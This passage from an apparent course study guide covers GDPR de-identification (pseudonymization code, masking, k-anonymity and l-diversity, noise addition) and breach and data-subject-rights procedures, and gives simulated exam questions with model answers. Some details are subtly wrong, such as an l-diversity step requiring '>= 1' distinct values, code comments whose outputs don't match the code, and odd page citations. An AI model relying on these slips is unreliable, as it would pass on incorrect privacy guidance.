(with significant probability)?

Pseudonymization -> generally addresses ONLY linkability (focus = security)
-> singling out + inference may remain -> STILL personal data

Anonymization -> must defend against ALL THREE -> optimally IRREVERSIBLE
-> only then does the GDPR NOT apply

Notes: Critical exam point: **pseudonymization != anonymization**. Pseudonymized data is still personal data (GDPR applies, accountability still requires you to **demonstrate** it); only **strictly anonymized** data escapes GDPR scope (L11 p.43–44).

Pseudonymize direct identifiers via hashing + tokenization

What: Reproduce when asked to show a small code example of pseudonymization (reversible de-identification) (L11 p.42, p.46).

```
import hashlib, secrets

# Pseudonymization = remove/replace DIRECT identifiers; relies on a SECRET.
# Reversible: with the additional info (salt / token map) you can re-link.

SECRET_SALT = secrets.token_bytes(16)          # the "additional information"

def pseudonym(direct_id: str) -> str:
    # (b) hashing technique: keyed/salted so it is not a plain dictionary lookup
    return hashlib.sha256(SECRET_SALT + direct_id.encode()).hexdigest()

# (d) tokenization technique: replace value with a token, keep a secret map
token_map = {}                                # the secret (kept separate, secured)
def tokenize(value: str) -> str:
    if value not in token_map:
        token_map[value] = "tok_" + secrets.token_hex(8)
    return token_map[value]

print(pseudonym("john.doe@example.com"))        # stable pseudonym
print(tokenize("4111 1111 1111 1111"))         # card -> token (reversible via map)
```

Notes: The four common pseudonymization techniques are (a) encryption, (b) hashing, (c) masking, (d) tokenization — in practice several may be combined, and **all rely on a secret** (L11 p.46). Because the salt/token map can reverse it, this is **pseudonymization, not anonymization** — keep the secret protected and remember accountability still applies (L11 p.44).

Mask direct identifiers (and generalize quasi-identifiers)

What: Reproduce when asked to show masking — the generic, old-fashioned pseudonymization method — on a record (L11 p.47).

```
# At MINIMUM, all DIRECT identifiers must be masked:
# names, addresses, social security numbers, license plates,
# IP addresses, device fingerprints, ...
def mask_name(name: str) -> str:
    first, _, last = name.partition(" ")
    return "***** " + last                    # "John Doe" -> "***** Doe"
```

```
# Quasi-identifiers (gender, date of birth, postal code, income, ...) are not
# direct IDs but can aid re-identification -> apply anonymization (e.g. generalize)
def generalize_postcode(pc: str) -> str:
    return pc[:2] + "****" # "8200" -> "82****"

print(mask_name("John Doe")) # **** Doe
print(generalize_postcode("8200")) # 82****
```

Notes: Masking handles **direct identifiers**; quasi-identifiers need anonymization-style generalization because, combined, they can re-identify someone (L11 p.47). Masking alone is pseudonymization (mainly linkability) — it does not by itself defeat singling out or inference (L11 p.43).

Achieve k-anonymity then fix it with l-diversity (before/after table)

What: Reproduce the worked k-anonymity / l-diversity example when asked to show the table transformation and why l-diversity is needed (L11 p.54–57).

RAW (identifies individuals)	ID	Location	X	Condition
	1001	Lystrup	41000	Cardiovascular
	1002	Solbjerg	38000	Cancer
	1003	Dragor	22000	Cardiovascular
	1004	Frederiksborg	19000	Cancer

STEP 1 - mask ID + re-code Location to city + bucket X (<30000 / >=30000)
=> 2-ANONYMITY (each quasi-identifier combo appears >= 2 times; re-id prob <= 1/k = 1/2)

ID	Location	X	Condition
**	Aarhus	>=30000	Cardiovascular
**	Aarhus	>=30000	Cancer
**	Copenhagen	<30000	Cardiovascular
**	Copenhagen	<30000	Cancer

PROBLEM (attribute disclosure): if EVERY Copenhagen/<30000 row had Condition=Cancer, knowing someone's location would REVEAL their disease -> k-anonymity leaks it.

STEP 2 - enforce 2-DIVERSITY: each equivalence class must hold >= 1 distinct sensitive values. Now each (Location,X) class contains BOTH conditions, so location no longer reveals the condition (without extra background data).

Notes: k-anonymity = a subject cannot be distinguished from at least k-1 others, so max re-identification probability is 1/k; it targets **singling out** and is done via masking/re-coding (L11 p.53). It is **weak against linkability with background data** and against **attribute disclosure** — that is exactly what **l-diversity** (Machanavajjhala et al. 2007) fixes by requiring l distinct sensitive values per class (L11 p.55–57).

Add randomization noise (Gaussian vs. Laplace) the way the lecture frames it

What: Reproduce when asked to write the noise-addition formula or a small randomization snippet (L11 p.58).

```
import numpy as np

# Released value: f'(x) = f(x) + g(x) where g(.) is the secret noise
def gaussian_noise(x, sigma):
    return x + np.random.normal(0.0, sigma) # f(x) + N(0, sigma^2)

def laplace_noise(x, lam):
    return x + np.random.laplace(0.0, lam) # f(x) + L(0, lambda), lambda > 0
```

```
# COMMON MISTAKES that make reverse-engineering g(.) easy (L11 p.59):
#   - adding noise to only ONE / a few CORRELATED attributes
#   - INCONSISTENT or OUT-OF-BOUNDS noise
#   - assuming noise ALONE is enough (sparsity is a big issue)
#   - POORLY considering linkability (background distributions help the attacker)
```

Notes: Attacks try to **reverse-engineer f(.)** by deducing the secret noise **g(.)** and its parameters (L11 p.58). The lecture names **differential privacy** as today's *preferred* randomization-based technique but **does not cover it in detail** — don't over-claim depth on it (L11 p.59). Laplace uses $\text{scale}/\text{"diversity"}$ parameter $\lambda > 0$; Gaussian uses variance σ^2 (L11 p.58).

Handle a data-subject-rights request (RD group)

What: Reproduce when asked how an engineer/operator fulfills an access/rectification/erasure/restriction/portability request (L11 p.61–67).

```
0. Pragmatic check first: do you even need bespoke software? A small operator may
   satisfy RD MANUALLY or with a few scripts -- GDPR imposes NO specific SE reqs.
1. Identify which right (the engineering-relevant RD group = {R2,R3,R4,R6,R8}):
   R2 ACCESS      -> provide a view of the data; machine-readable where applicable
   R3 RECTIFICATION-> update the personal data (via consent/data center)
   R4 ERASURE     -> delete + LOG the request
   R6 RESTRICTION -> place restriction; while restricted, data CANNOT be
                     simultaneously rectified or erased (R6 -> NOT(R3 OR R4))
   R8 PORTABILITY -> deliver a JSON/CSV dump on request (currently sufficient)
2. Overlap rule: if CONSENT was the basis and R5 (cancel consent) is exercised,
   FOLLOW UP WITH DELETION (R4) in most cases.
3. LOG initialization + fulfillment (supports Art. 30 record-keeping).
4. Backups: leave intact only if ROUND-ROBIN, so deletions propagate as old
   backups are deleted (immediate deletion from every backup not required).
```

Notes: The 10 rights split into **Informing RI = {R1,R10}**, **Data RD = {R2,R3,R4,R6,R8}**, **Lawfulness RL = {R5,R7,R9}**; **RD is most relevant for engineering** (L11 p.62). Watch the logic traps: **R6 restriction blocks simultaneous R3/R4**, and **cancelling consent (R5) usually triggers erasure (R4)** (L11 p.62).

Decide whether a DPIA is required (Article 35 trigger checklist)

What: Reproduce when asked when a Data Protection Impact Assessment is mandatory and what it involves (L11 p.73).

```
[ ] TRIGGER: does the processing pose a HIGH RISK to natural persons?
      -> if YES, a DPIA is MANDATORY (Art. 35)
[ ] Treat data protection (and its security) as NON-FUNCTIONAL REQUIREMENTS
[ ] Use a RISK MATRIX: impact x probability (ENISA 2017)
[ ] Map controls (e.g. NIST families): authority/purpose, accountability/auditing,
    data quality, minimization/retention, participation/redress, security,
    transparency, use limitation
[ ] KEEP IT READY: must be DELIVERED TO REGULATORS in case of incidents
```

Notes: The DPIA is the GDPR's **risk-based approach** reaching into requirements engineering (L11 p.73). The accountability NIST control is roughly the DPIA itself (Art. 35), and ENISA's impact x probability risk matrix is the suggested scoring tool (L11 p.38).

Run the breach-notification timeline (Articles 33 & 34)

What: Reproduce when asked what to do after detecting a personal-data breach, including the 72-hour clock (L11 p.75).

```
T0    BECOME AWARE of the breach  <-- the 72h clock STARTS here (record this time)
      |
      v  (without undue delay)
[Art. 33] NOTIFY the SUPERVISORY AUTHORITY (DPA)
        "without undue delay and, where feasible, NOT LATER THAN 72 HOURS
        after having become aware of it"
      |
      +--> DPO coordinates with the DPA during the incident (Arts. 38-39)
      |
      v  assess severity using your PRIOR RISK ANALYSIS / DPIA
[Art. 34] If HIGH-RISK breach:
        ALSO COMMUNICATE to the AFFECTED NATURAL PERSONS, without further delay
        (no clear GDPR guidance on "high risk" -> rely on prior risk analysis)
```

Notes: Two common slips: the **72h** is "**where feasible**" and starts when the controller **becomes aware** (not at breach time); and a **high-risk** breach requires notifying the **affected individuals too (Art. 34)**, not just the DPA (L11 p.75). The DPO is not personally liable but coordinates with the DPA (L11 p.74).

11. Privacy, Data Protection & GDPR — Simulated Open-Book Questions

[EASY] A Danish online shop processes a customer's shipping address to deliver a product the customer just bought. Which Article 6 lawful basis fits best, and why is it not "consent"?

Answer: The best fit is **contract** (Art. 6(1)(b)) — processing the address is necessary to perform the sales/delivery contract the customer entered into (L11 p.26).

It is **not** consent because:

1. You must pick **exactly one** lawful basis, not the most convenient-sounding one (L11 p.26).
2. The processing is *required* to fulfil the order, so it is contractual necessity, not a freely-given optional permission.
3. If you relied on consent, the customer could withdraw it (R5) and you could no longer ship the goods — which makes consent the wrong basis where the processing is intrinsic to a contract the user actively requested.

The lecture explicitly gives "contract — e.g., employment" as the canonical contract example; delivery of a purchased good is the same logic (L11 p.26).

[EASY] A hospital processes a unit's patient's blood type to treat them after they collapsed and are unconscious. Which Article 6 lawful basis applies?

Answer: **Vital interests** (Art. 6(1)(d)) applies — the lecture gives "vital interests — e.g., healthcare emergencies" as the textbook example (L11 p.26).

The reasoning is that the patient is unconscious and cannot give consent, there is no contract being performed, but processing the data is necessary to protect the life/physical safety of the natural person. Note that health data is also special-category data under Art. 9, so in a full analysis an Art. 9(2) exemption would be needed *in addition to* the Art. 6 basis (L11 p.20), but among the six Art. 6 bases, vital interests is the correct choice.

[EASY] A SaaS company stores its EU customers' personal data on AWS, which only runs the servers and never decides why the data is processed. Classify the SaaS company and AWS.

Answer:

1. The **SaaS company is the data controller** — it determines the "**why**" and "**how**" of the processing and is responsible for lawfulness and purpose (Art. 4(7)) (L11 p.22).
2. **AWS is the data processor** — it processes personal data **on behalf of** the controller, typically under a **contract or legally binding arrangement** (Art. 4(8)) (L11 p.22).

The general rule from the lecture is: if you hold personal data, you are a controller, and you may outsource processing to third-party processors down the supply chain (L11 p.22).

[EASY] A user emails a company asking for a copy of all personal data the company holds about them. Which data-subject right is this, which rights group

does it belong to, and roughly how can it be satisfied?

Answer: This is the **right to access (R2)** (L11 p.61).

1. It belongs to the **"Data" group RD = {R2, R3, R4, R6, R8}**, which is the group most relevant for engineering (L11 p.62).
2. To satisfy it, you provide a view of the registered data and, where applicable, machine-readable data (L11 p.66). A small operator does not need bespoke software — the GDPR imposes no specific software-engineering requirements, so this can even be handled manually or with a few scripts (L11 p.69).

[EASY] A controller discovers a personal-data breach. By when must it notify the supervisory authority, and from what moment does that clock start?

Answer: Under **Article 33**, the controller must notify the **supervisory authority (DPA)** without undue delay and, where feasible, **not later than 72 hours** after becoming aware of the breach (L11 p.75).

The clock starts from the moment the controller **becomes aware** of the breach, not from when the breach actually occurred. The "72 hours" is qualified by "where feasible," so you record when you became aware and act promptly. If the breach is high-risk, Article 34 additionally requires communicating it to the affected natural persons (L11 p.75).

[MEDIUM] An EU marketing firm wants to send promotional emails to existing customers, justifying it as good for business. It plans to rely on "legitimate interests." What extra step does the lecture say is required, and what is the risk if the firm skips it?

Answer: The firm must perform a **balancing test** (L11 p.26).

1. Legitimate interests (Art. 6(1)(f)) is described as the **controversial** basis: using it generally requires weighing the firm's claimed legitimate interests against the **rights and interests of the natural persons** (L11 p.26).
2. The lecture's own example for legitimate interests is in fact "marketing," so the basis is plausible — but it is **not a free pass** (L11 p.26, Gotchas).
3. If the firm skips the balancing test, it cannot demonstrate the basis was validly chosen. Because **accountability** (Art. 5 principle 7) makes the controller legally liable and requires it to *demonstrate* compliance (L11 p.28), the firm risks an enforcement fine — and empirically **A5 and A6 are the most-cited articles in fines**, exactly this kind of lawfulness failure (L11 p.29).

The firm should document the balancing outcome as part of accountability (L11 p.405-style cookbook step, p.28).

[MEDIUM] A company runs a basic analytics page and a separate database holding customers' credit-card data. Using the lecture's architectural guidance, how should it structure storage, and what principle does this serve?

Answer: The company should apply **compartmentalization and isolation** (Hjerppe et al. 2019) (L11 p.64).

1. Isolate the **sensitive / most-sensitive personal data** (the credit-card data) into a **separate database** (L11 p.64).
2. Let the **frontend** process the *less-sensitive* data — clicks, A/B testing tied to IP — while the **backend** handles the highly sensitive credit-card data (L11 p.64).

This serves several principles at once: **data minimization** and **security of processing** (Art. 5 principles 3 and 6) (L11 p.28), and it operationalizes **privacy-by-architecture** rather than mere privacy-by-policy (Spiekermann & Cranor 2009) (L11 p.35). It also aligns with NIST's "security" and "data minimization/retention" controls (L11 p.38-39).

[MEDIUM] A US-based startup has no EU office and no EU servers but runs a website in several EU languages, prices in euros, and ships to EU customers. Is it caught by the GDPR? Justify with the relevant Article.

Answer: Yes, it is caught by the GDPR.

1. The GDPR is **extraterritorial** — it applies to organizations controlling or processing personal data **inside or outside the EU** (L11 p.23).
2. Per **Article 3**, **merely offering goods or services to Europeans (European natural persons)** **suffices** to fall under the GDPR (L11 p.23).
3. Pricing in euros, offering EU-language sites, and shipping to EU customers are clear evidence of **targeting** EU natural persons — so offering goods/services is established.

Having no EU office or servers is irrelevant; the lecture stresses this extraterritorial reach has caused major international schisms and court cases (L11 p.23).

[MEDIUM] A dataset has direct identifiers replaced by encrypted tokens, but the company keeps the decryption key so it can reverse the mapping when needed. Is this anonymization or pseudonymization, and does the GDPR still apply?

Answer: This is **pseudonymization**, not anonymization, and **the GDPR still applies**.

1. Pseudonymization **removes or replaces direct identifiers**, but the data "can no longer be attributed to a specific data subject *without the use of additional information*" (Art. 4) — here the kept decryption key is exactly that additional information, making it **reversible** (L11 p.42).
2. Anonymization is **optimally irreversible** de-identification; keeping the key means re-identification is possible, so this fails the anonymization bar (L11 p.42).
3. **The GDPR does NOT apply only to strictly anonymized data** — pseudonymized data is still personal data, so the GDPR applies in full (L11 p.44).
4. Furthermore, the **accountability criterion still applies to pseudonymization**: the company must be able to **demonstrate** what it did (L11 p.44).

[MEDIUM] A company is about to deploy a large-scale system that profiles individuals' health and behavior in a way likely to pose high risk to people. Which organizational obligation is triggered before deployment, under which Article, and what must the company do with the result?

Answer: A **Data Protection Impact Assessment (DPIA)** is triggered under **Article 35** (L11 p.73).

1. A DPIA is **mandatory when there is a high risk to natural persons** — large-scale health/behavior profiling clearly qualifies (L11 p.73).
2. This makes data protection (and its security) a **non-functional requirement** in requirements engineering (L11 p.73).
3. The company should use a **risk matrix** (impact × probability), as ENISA (2017) suggests (L11 p.38), and map controls against the NIST control families (L11 p.37-39).
4. Crucially, the assessment must be **kept ready and delivered to regulators in case of incidents**

(L11 p.73).

[HARD] A user who had consented to marketing emails now sends a request to withdraw consent. The marketing data was processed solely on the basis of that consent. Walk through which rights this triggers, the order of operations, and one technical wrinkle around backups.

Answer: Step through the logic:

1. The user is exercising **R5 — right to cancel consent** (L11 p.61).
2. Because **consent was the legal basis** for this processing, the lecture's logical implication kicks in: when R5 is exercised and consent was the basis, **deletion (R4) should usually follow** (L11 p.62). So R5 cascades into **R4 — right to erasure**.
3. Order of operations: (a) record/cancel the consent in the consent center, (b) trigger erasure of the personal data, (c) **log** the request initialization and fulfilment to support Art. 30 record-keeping (L11 p.66-68).
4. **Backup wrinkle:** R4 should in principle apply to backups too, which is tricky. The current pragmatic approach is to leave backups intact **only if** they are done **round-robin**, so the deletion eventually propagates as old backups are rotated out and deleted — rather than forcing immediate deletion from every backup (L11 p.67).

A subtle trap: do *not* keep processing the data under a different unstated basis after consent is withdrawn — you must always have exactly one valid basis, and here it has just disappeared (L11 p.26).

[HARD] You are given a 2-anonymous medical table. Every Copenhagen / income<30000 equivalence class has Condition = Cardiovascular, and every Aarhus class has Condition = Cancer. An attacker knows their target lives in Aarhus. Explain the attack, name the failure, and state the fix precisely.

Answer: Step through it:

1. **The attack:** k-anonymity (here $k=2$) guarantees the target cannot be **singled out** — they are indistinguishable from at least $k-1=1$ other person, so max re-identification probability is $1/k = 1/2$ (L11 p.53). **But** the attacker does not need to single out the exact row. Because every Aarhus equivalence class shares the *same* sensitive value (Cancer), simply knowing the target is in Aarhus reveals their Condition = Cancer (L11 p.56).
2. **The failure name:** this is **attribute disclosure**, the known weakness of k-anonymity. k-anonymity targets **singling out**, but it is **weak against linkability and attribute disclosure** — when an equivalence class is homogeneous in the sensitive attribute, the attribute leaks regardless of k (L11 p.55-56).
3. **The fix:** enforce **ℓ -diversity** (Machanavajjhala et al. 2007): require that each equivalence class contain at least ℓ **distinct values of the sensitive attribute** (L11 p.55). Concretely, apply **2-diversity** so each class (e.g., each Aarhus class) contains **both Cardiovascular and Cancer**. Then knowing the location no longer reveals the disease without extra background information (L11 p.56-57).
4. **Residual caveat:** even ℓ -diversity can be undermined by **background data**, which can break k-anonymity-style protections for any $k > 1$ — so the analyst must still consider what auxiliary information an attacker plausibly has (L11 p.55).

[HARD] A startup wants to "put its dataset outside GDPR scope" so it never has to

honor access/erasure requests on it. Its plan: hash all names and emails with SHA-256 (no key stored) and call it anonymized. Critique this plan against the three de-identification elements and state what would actually be required.

Answer: The plan is flawed. Evaluate against the **three elements** the lecture requires (L11 p.43):

1. **Singling out:** Hashing direct identifiers does not stop you from isolating one individual's records — quasi-identifiers (gender, DoB, postal code, income) remain and can still single someone out (L11 p.43, p.47).
2. **Linkability:** A deterministic, keyless hash is **stable** — the same email always hashes to the same value — so records about one person can still be **linked across databases**, and an attacker can hash a known email to find the matching row. Pseudonymization "generally addresses only linkability," and hashing here barely even does that (L11 p.43, p.46).
3. **Inference:** Nothing in this plan prevents inferring sensitive attributes from the remaining quasi-identifiers (L11 p.43).

Conclusion: hashing direct identifiers is a **pseudonymization** technique (one of the four: encryption, hashing, masking, tokenization), not anonymization (L11 p.46). The data therefore **remains personal data and the GDPR still applies** — the startup must still honor access/erasure (L11 p.44).

To actually escape GDPR scope, the data must be **strictly, optimally irreversibly anonymized**, defending against **all three** of singling out, linkability, and inference (L11 p.44, p.50) — e.g., aggregation/re-coding, **k-anonymity plus ℓ -diversity/t-closeness**, randomization, or differential privacy, validated against re-identification attacks and accounting for background data (L11 p.50, p.443-style cookbook).

[HARD] A controller wants to add Laplace noise to a single income column in a released dataset to "anonymize" it, leaving every other attribute untouched. List the mistakes the lecture warns about and explain why each makes an attack easier.

Answer: Randomization releases $f'(x) = f(x) + g(x)$; here $g(\cdot)$ is Laplace noise $L(0, \lambda)$ with scale $\lambda > 0$ (L11 p.58). The plan commits several of the lecture's named mistakes (L11 p.59):

1. **Adding noise to only one / a few correlated attributes.** Income correlates with untouched attributes (postal code, occupation, age). An attacker can use the clean correlated columns to estimate the true income and effectively cancel the noise. This is the headline mistake the plan makes.
2. **Ignoring linkability / background distributions.** Leaving all other attributes pristine means **background distributions help an attacker** reconstruct or link records; the lecture warns linkability must be explicitly considered (L11 p.59).
3. **Risk of inconsistent or out-of-bounds noise.** Naive additive noise can push income negative or to implausible values, which an attacker spots and corrects, leaking the underlying signal (L11 p.59).
4. **Assuming noise alone is enough — sparsity.** In sparse regions (e.g., very high incomes with few people), a single noisy value is still close to a unique true value, so noise does not hide it (L11 p.59).

The attacker's general strategy is to **reverse-engineer $f(\cdot)$** by deducing the secret noise $g(\cdot)$ and its parameters (L11 p.58). The lecture's recommendation for stronger guarantees is **differential privacy**, today's preferred randomization-based technique (though not detailed in the lecture) (L11 p.59).

[HARD] A company received an erasure request (R4) yesterday and a restriction request (R6) on the same records today. An engineer says "just do both — delete

and restrict." Explain why this is logically problematic and how to resolve it.

Answer: The two operations are **logically incompatible at the same time**, per the lecture's rights logic.

1. When **R6 (restriction)** is exercised, it implies the data **cannot be deleted, modified, or updated** while restricted — formally **R6 implies $\neg(R3 \vee R4)$** (L11 p.62). Restriction is precisely a "freeze": the controller keeps the data but stops actively processing it.
2. Therefore you cannot simultaneously honor R6 (freeze the records) and R4 (erase the records) — erasing is exactly what restriction forbids during the restricted period (L11 p.62).

Resolution:

1. Treat the two requests as sequential states, not concurrent operations. Determine the data subject's actual current intent — a restriction request normally means "do not process for now," which supersedes an immediate erasure.
2. Apply the **restriction (R6)** and place the records in a frozen state, logging the request (L11 p.66-68).
3. Only once the restriction is lifted (or the subject clarifies they want erasure instead) can erasure (R4) be carried out. The engineer's "do both at once" instruction violates the $R6 \Rightarrow \neg(R3 \vee R4)$ implication and must be rejected.

[VERY HARD] A research hospital publishes a "k-anonymized, k=5" dataset and claims the GDPR no longer applies because it is "anonymized." A journalist re-identifies a patient using a leaked voter roll. Analyze every flawed assumption in the hospital's claim, citing the relevant lecture points.

Answer: The hospital made several layered errors:

1. **k-anonymity is a property, not a guaranteed anonymization method.** The lecture stresses k-anonymity "is more a property than a method," with **no universal method** to achieve it and robustness "often unclear due to the lack of well-defined methods" (L11 p.53). Claiming $k=5$ alone equals "anonymized" overstates the guarantee.
2. **k-anonymity only targets singling out, not the full bar for anonymization.** Anonymization must defend against **all three** of singling out, linkability, and inference (L11 p.50). k-anonymity is explicitly framed toward **singling out** and is **weak against linkability** (L11 p.53, p.55).
3. **Background data breaks it.** The lecture warns that "with background data, it may be easy to break k-anonymity for any $k > 1$ " (L11 p.55). The leaked voter roll is exactly such background data, enabling **linkage** to re-identify the patient — the textbook failure mode.
4. **No ℓ -diversity / t-closeness.** Even setting aside linkage, plain k-anonymity does not prevent **attribute disclosure**; the hospital should have layered **ℓ -diversity** (and possibly t-closeness) on top (L11 p.55).
5. **The legal consequence is wrong.** The GDPR is out of scope **only for strictly, optimally irreversibly anonymized data** (L11 p.42, p.44). Because re-identification succeeded, the data was never truly anonymous (only "identifiable" in Hintze's levels), so it remained **personal data** and the GDPR applied the whole time (L11 p.45).
6. **Probability was ignored.** Anonymity is also a probability concept — set size alone is insufficient; distribution matters (Shannon entropy) (L11 p.48-49). A homogeneous or sparse $k=5$ class can still be effectively identifying.

Bottom line: the hospital confused a fragile statistical property for legal anonymity, ignored linkability against auxiliary datasets, and as a result likely suffered a reportable personal-data breach still governed by the GDPR.

[VERY HARD] A company processes EU users' political opinions (special-category data) for a public-education campaign run on behalf of a government ministry. Build the full lawful-processing analysis: Article 9 status, the needed Article 6 basis, any additional requirement, and the controller/processor split.

Answer: Work it as a layered analysis:

1. **Article 9 status — sensitive data.** Political opinions are explicitly **special-category data**, whose processing is **prohibited by default** under Art. 9(1) (L11 p.20). So you cannot proceed on an Art. 6 basis alone.
2. **Need an Article 9(2) exemption.** You must find an Art. 9(2) exemption *in addition to* an Art. 6 basis (L11 p.20, cookbook p.402). The lecture notes exemptions such as legal obligations of public-sector bodies, a **separate/additional explicit consent**, or that the **person made the data public** (e.g., on social media) (L11 p.20). For a government education campaign, either explicit separate consent or a public-sector legal-obligation route would be candidates — but Art. 9 must be satisfied regardless.
3. **Exactly one Article 6 basis.** You still must pick **exactly one** Art. 6 basis (L11 p.26). "Public interests — e.g., education" is the lecture's own education example (L11 p.26), making **public interest** the natural Art. 6 choice for an education campaign run for a ministry. (If instead relying on consent, recall consent must be informed and could be withdrawn.)
4. **Controller / processor split.** The **ministry** determines the "why and how" (the campaign's purpose) and is therefore the **controller**; the **company** processing on the ministry's behalf under a contract/legally binding arrangement is the **processor** (Art. 4(7)/(8)) (L11 p.22). Depending on how purposes are co-decided, they could also be **joint controllers** (L11 p.22).
5. **Member-state leeway flag.** Note that Art. 6 public-interest grounds and Art. 9 sensitive-data handling are exactly the areas where member states retain **leeway** and have national data-protection laws (L11 p.16) — so the national DP law must also be checked.

Summary: Art. 9(1) prohibition lifted via an Art. 9(2) exemption, **plus** one Art. 6 basis (public interest fits), with the ministry as controller and the company as processor (or joint controllers), and accountability documentation throughout (L11 p.28).

[VERY HARD] An engineer argues: "We encrypt all personal data and have a strong infosec program, so we are fully privacy-compliant — confidentiality is privacy." Dismantle this in terms of the lecture's privacy/confidentiality/data-protection distinctions and the developer-bias research.

Answer: The argument conflates three distinct concepts and reflects a documented bias.

1. **Confidentiality is not privacy.** The lecture is explicit: **confidentiality is a component of privacy, not the same thing**, and it is actually *broader* in scope — confidentiality protects "humans and everything else," whereas privacy concerns humans/personal data (L11 p.5-6). So even perfect confidentiality does not equal privacy.
2. **Security alone is insufficient.** "Both security and data protection are necessary for privacy, but neither alone is sufficient" (L11 p.5). Encryption/infosec addresses security; it does nothing for, e.g., data minimization, purpose limitation, or honoring data-subject rights.
3. **Data protection ≠ privacy, and applies even without a privacy violation.** DP requirements such as accuracy and security of processing apply **even when there is no privacy violation** (L11 p.7). You can fully breach DP law (e.g., processing without a lawful basis, ignoring R2/R4 requests) while keeping data perfectly confidential — and **A5/A6 violations, not encryption failures, dominate enforcement fines** (L11 p.29).

4. **The rights dimension is missing.** Encryption does nothing to satisfy the **RD** engineering rights (access, rectification, erasure, restriction, portability), which require persistence-layer operations and UIs (L11 p.62-63).
5. **This is a textbook developer bias.** Hadar et al. (2018) found developers **overemphasize security and downplay rights** — exactly the blind spot this engineer exhibits (L11 p.62). The lecture even notes a "seemingly artificial conflict" between security and privacy, since logging/monitoring (security) keeps *more* data while **data minimization** wants *less* — so a security-maximizing program can actively *harm* a privacy principle (L11 p.32).

Conclusion: strong encryption is one valid Art. 32 security measure, but it is neither necessary-and-sufficient for privacy nor a substitute for lawful basis, the Art. 5 principles, or data-subject rights.

[VERY HARD] A breach exposes a pseudonymized customer table (direct identifiers tokenized; the token-mapping vault was NOT exposed). Management says "it's pseudonymized, so no notification is needed." Evaluate this claim and lay out the correct breach-handling decision process.

Answer: Management's claim is wrong as stated — pseudonymization does **not** automatically exempt a breach from notification. Work the decision process:

1. **It is still personal data, so it is still a personal-data breach.** Pseudonymized data remains personal data under the GDPR (L11 p.44); a breach of it is a breach within Art. 33's scope. Pseudonymization "generally addresses only linkability" and its focus is on **security** — it reduces, but does not eliminate, risk (L11 p.43).
2. **Article 33 notification is the default.** The controller must notify the **DPA** without undue delay and, where feasible, **within 72 hours** of becoming aware (L11 p.75). Record when awareness occurred; the clock starts there.
3. **Assess risk for Article 34.** Whether the *affected individuals* must also be told depends on whether it is a **high-risk** breach (Art. 34) (L11 p.75). Here pseudonymization is *relevant* to that risk assessment: because the **token-mapping vault was not exposed**, re-identification requires the missing "additional information," which lowers the risk to individuals. Use your **prior risk analysis / DPIA** to make this determination — the GDPR gives no clear guidance otherwise (L11 p.75, p.73).
4. **Possible outcome.** A defensible analysis might conclude: notify the DPA under Art. 33 (or at least document the reasoning if you judge no risk to rights/freedoms), but the un-exposed vault may justify *not* triggering Art. 34 individual communication if risk is genuinely low. The key is that this is a *reasoned risk decision*, not an automatic exemption.
5. **Roles and records.** The **DPO coordinates with the DPA** during the incident (Arts. 38-39) (L11 p.74), and the **DPIA/risk analysis must be available to regulators** (L11 p.73). **Accountability** means you must be able to *demonstrate* the reasoning behind whatever decision you make (L11 p.28, p.44).

Bottom line: pseudonymization is a mitigating factor in the *risk assessment for Art. 34*, not a blanket excuse to skip the Art. 33 notification analysis.

[VERY HARD] A Brazilian fintech with no EU office runs a euro-priced app aimed at EU residents. It fully automates loan approvals/rejections with an ML model, and it routes all EU users' data to its São Paulo servers for processing. A rejected EU user demands (a) that a human review the decision and (b) a copy of their data. Management replies: "We're not in the EU, the model decides, and the data lives in Brazil, so the GDPR doesn't reach us." Dismantle every layer of this defense, citing

the lecture.

Answer: Management is wrong on all three layers (scope, the automated-decision right, and the transfer), and the two demands are both enforceable. Work it layer by layer:

1. **"We're not in the EU" — extraterritoriality defeats this.** The GDPR is an **extraterritorial law**: it applies to organizations controlling or processing personal data **inside or outside the EU** (L11 p.23). Per **Article 3, merely offering goods or services to Europeans (European natural persons) suffices** to be caught (L11 p.23). A euro-priced app *aimed at* EU residents is textbook targeting, so the fintech is fully within scope despite having no EU office and no EU servers. Having a Brazilian establishment is irrelevant.
2. **"The model decides" — demand (a) is the R9 right.** The user is exercising **R9 — the right to (human, not automated) individual decision-making**, i.e., the right to have important decisions made by a **human, not an automated AI/ML system** (L11 p.61, p.63). A fully automated loan **approval/rejection** is exactly such an important individual decision, so the fintech cannot hide behind "the model decided" — it must provide human review. (The lecture flags R9 as still debated, but it is an enumerated right, and it sits in the **"Lawfulness" group** $RL = \{R5, R7, R9\}$) (L11 p.62).
3. **"The data lives in Brazil" — this triggers the transfer rule, it does not escape the law.** Routing all EU users' data to São Paulo is an **international transfer** to a non-EU country. Such a transfer is generally lawful **only if EU-level authorities have determined that country has an adequate level of data protection (an adequacy decision)** (L11 p.24). So shipping data to Brazil is not a loophole — it is itself a regulated act that requires an adequacy basis; absent one, the transfer is *unlawful*, compounding the violation rather than escaping it.
4. **Demand (b) is the R2 access right and is unaffected by data location.** "A copy of their data" is the **right to access (R2)**, part of the engineering-critical **Data group** $RD = \{R2, R3, R4, R6, R8\}$ (L11 p.61–62). It is satisfied by providing a view of the registered data and, where applicable, machine-readable data (L11 p.66); if the user also wanted a transferable export that would be **portability (R8)**, currently a **JSON/CSV dump** is treated as sufficient (L11 p.63). Crucially, the obligation attaches to the **controller** regardless of which jurisdiction the servers physically sit in — the fintech here determines the **why and how** of processing and is therefore the **controller** (Art. 4(7)) (L11 p.22), so it owns these duties.
5. **The trap to avoid.** Do not treat "automated processing" as removing accountability: the fintech remains liable under **accountability** (Art. 5 principle 7) and must be able to **demonstrate** compliance (L11 p.28). And empirically, lawfulness/principle breaches (**A5/A6**) dominate enforcement fines (L11 p.29) — a controller that both processed without honoring rights *and* transferred data without an adequacy basis is exposed on exactly the most-fined grounds.

Bottom line: extraterritoriality (Art. 3) pulls the fintech into scope, R9 forces human review of the automated rejection, R2 (and possibly R8) compels the data copy regardless of where servers live, and the Brazil routing is a *regulated transfer requiring adequacy* — not an exit from the GDPR.

12. Threat Modeling II + Revision

Source: L12_Threat Modeling II.pdf (27 slides, delivered 29 Apr 2026 by Sani Abdullahi, SDU Centre for Industrial Software). This is the final lecture of the course and combines (a) a second, applied pass at threat modeling using a real-world **Kubernetes** case study, (b) a whole-course **revision** pointer list, and (c) **mock-test and exam-prep** guidance.

Note on sourcing: the lecture is slide-based and image-heavy. Several slides (the Kubernetes DFD and the attack trees) are diagrams with little extractable text; the descriptions below are read directly from those rendered diagrams and cited by slide. Where a slide only states a heading or a label, this guide says so rather than inventing detail. Citations use the form (L12 p.N) where N is the slide number.

Overview — what this topic covers and why it matters

